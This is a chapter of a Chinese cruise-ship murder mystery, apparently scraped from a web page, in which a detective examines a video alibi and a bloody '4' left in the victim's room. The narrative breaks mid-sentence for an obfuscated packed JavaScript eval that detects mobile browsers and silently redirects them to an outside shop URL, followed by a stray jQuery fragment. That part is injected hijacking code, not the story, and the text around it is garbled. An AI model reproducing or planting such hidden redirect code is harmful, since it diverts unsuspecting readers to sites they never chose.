“这时候是我打开门。”赵语止缓声道。果然,隔了几秒,Alan的声音再次出现在视频中,但这个声音很细微,若是不留心,很容易忽略。
那时他正在与同样打开门看情况的赵语止交谈。
“这个设备的收音很好。”Alan说。
与记忆中一样,两人交谈几句后,各自关上门,Alan回到床上。
直到看完整个视频,Alan之后都没有再离开房间,他似乎是忘了睡前开了摄像机,又在床上躺了一会儿,翻来覆去睡不着,实在难受,因此起身,揉着眼睛看电子书。
直到将近凌晨四点,他才终于趴在床上睡着,手里的手机掉进被子里。
“但这条视频也只能说明你没有嫌疑,和我无关。”赵语止做出总结。
Alan有些吃惊,没想到她作为侦探竟然也有没能发现的细节:“你没有注意吗?只有我们两个的房门有点问题,在开关门时会有啪嗒啪嗒的声音。”
所以,在摄像机里,这之后一直没有“啪嗒”声响起,说明赵语止没有再离开过房间。
“而且我一直到凌晨四点才睡着,这其间没有听到你开门。”
赵语止却注意到他刚刚的说法,有些疑惑。
“只有我们两个房间的房门有问题,所以,季雪春的房门打开时是没有声音的?”
“是啊。”Alan确认,“我把这条视频给船长说时,他和大副都当场试过,季雪春的房门开关时确实没有声音。”
回答完这个问题,他忍不住盯着赵语止,很好奇:“我想,船长他们应该是希望能在到港之前保护其他人的安全,最好能尽快抓到凶手。这船上又没有警察,虽然有安保,但这些人又不懂查案。现在整艘游轮有查案经验的人只有你。你会帮助他们吗?”
赵语止无法回答。
没有监控,没有目击者,没有专业的调查设备,仅仅只有凌晨一点模糊的吵架声,他们如何能够在这艘豪华游轮中找到一个隐藏人群中的凶手?
除非,突破点在季雪春那里。
就像是那场在休息室里的哭泣。
回想到当时的场景,难以抑制的糟糕情绪在赵语止的心中翻涌。
如果她没有一心只想着度假,如果她当时多问一句对方是为何难过,如果她能多了解季雪春一些……
明明她们在船上见过那么多次,明明有那么多机会可以搭话。
明明就住在隔壁。
赵语止闭了闭眼,努力保持冷静。
在离开Alan的房间后,之前去过季雪春房间里的医务员贺谷再次找上她。
这一突发事件已经通知全体乘客,虽然没有说明细节,只说是发生了意外事件,但现在邮轮的所有休闲活动已经停止,乘客们都回到自己的房间。
船员根据船长的吩咐,调取出凌晨还在正常运行的监控,以及房间刷卡记录。
监控故障的三层里没有住邮轮的工作人员,经过检查其他楼层的监控,他们至少能够排除所有工作人员的嫌疑。
贺谷现在找上赵语止,是因为季雪春房间里的一个细节。
“我们在地上发现了一个奇怪的符号,想知道你的看法。”
季雪春的遗体已经被转移到船上的停尸间。
赵语止推开门,看到的是地上的血迹,和杂乱的房间。
今天早上她只是扫了一眼就匆匆一看目光,并没有仔细看房间里的情况,也没发现房间里这么乱,很明显有人翻动过。
贺谷解释,当时船员开门时看到的就是这样的景象,他们没有动这里的东西。
“季雪春的财物都还在吗?”
“她具体有什么东西我们并不清楚,但是钱包和行李箱都在这里。”贺谷说道。
赵语止看了一眼,钱包里还有现金和银行卡。
这艘邮轮的票价不低,船上的乘客都早已在登船之前买好票,而且船上有免费餐厅和娱乐活动,在旅行的中途为了财物杀人,这完全不符合逻辑。
不是为了钱财,那翻动房间的人是想找什么呢?
赵语止继续往前走,直到走到血迹前。
贺谷将刚刚提到的那个奇怪图;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17674762|207439||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
案指给她看。
“我们觉得像是数字。”他说,“看起来像是4。你觉得呢?”
赵语止努力忽略地上大滩的血迹,看向地面上靠近床脚的血色图案。
今天早上被发现时,季雪春的遗体就伏在床边的地面上。
“你们最开始看到这个图案的时候就是这样吗?”她问。
“对。”贺谷翻出手机照片,“一开始我们还没有注意到,这个图案被季雪春的右手盖住了。”
他的手机里不仅有照片,还有视频。
按照游轮规定,他们必须要将遗体安放在停尸间,因此船员特意将房间现场拍照记录下来,也是希望能够给将来警察的调查提供帮助。
赵语止看到了视频中季雪春握拳的右手,以及移开右手之后,地面上的血色图案。
视频和照片记录下的图案与如今地板上的图案别无二致。
贺谷的说法有道理,这看起来就像是阿拉伯数字“4”。
可是,这是什么意思?
“你的想法呢?这是凶手留下的,还是季雪春写的?这应该是季雪春死前留下的吧?这会是什么意思?”贺谷忍不住问了一连串的问题。
赵语止还在盯着地面的图案:“看起来确实像数字4。”
而且是血写成的,或许是季雪春临死之前,用尽最后一丝力气写出的死亡讯息——
她的全身突然一颤。
贺谷察觉到异常,连忙问:“怎么了?”
可赵语止已经无法再回答,她的头脑中充满恐惧和震惊。
因为她想起了一件已经被她抛在脑后的东西。
“抱歉,我有件事情需要检查,我先回趟房间。”
她急匆匆回到自己房间,开门的时候手都在发抖,差点打不开房门。
翻箱倒柜,她终于找到被自己塞进书桌抽屉里的东西。
抽出卡片,心跳如雷,手颤抖地翻到另一面——
赵语止看到了红色的数字“1”。
鲜红的颜色,狰狞地刺痛她的双眼。
她感到一阵眩晕。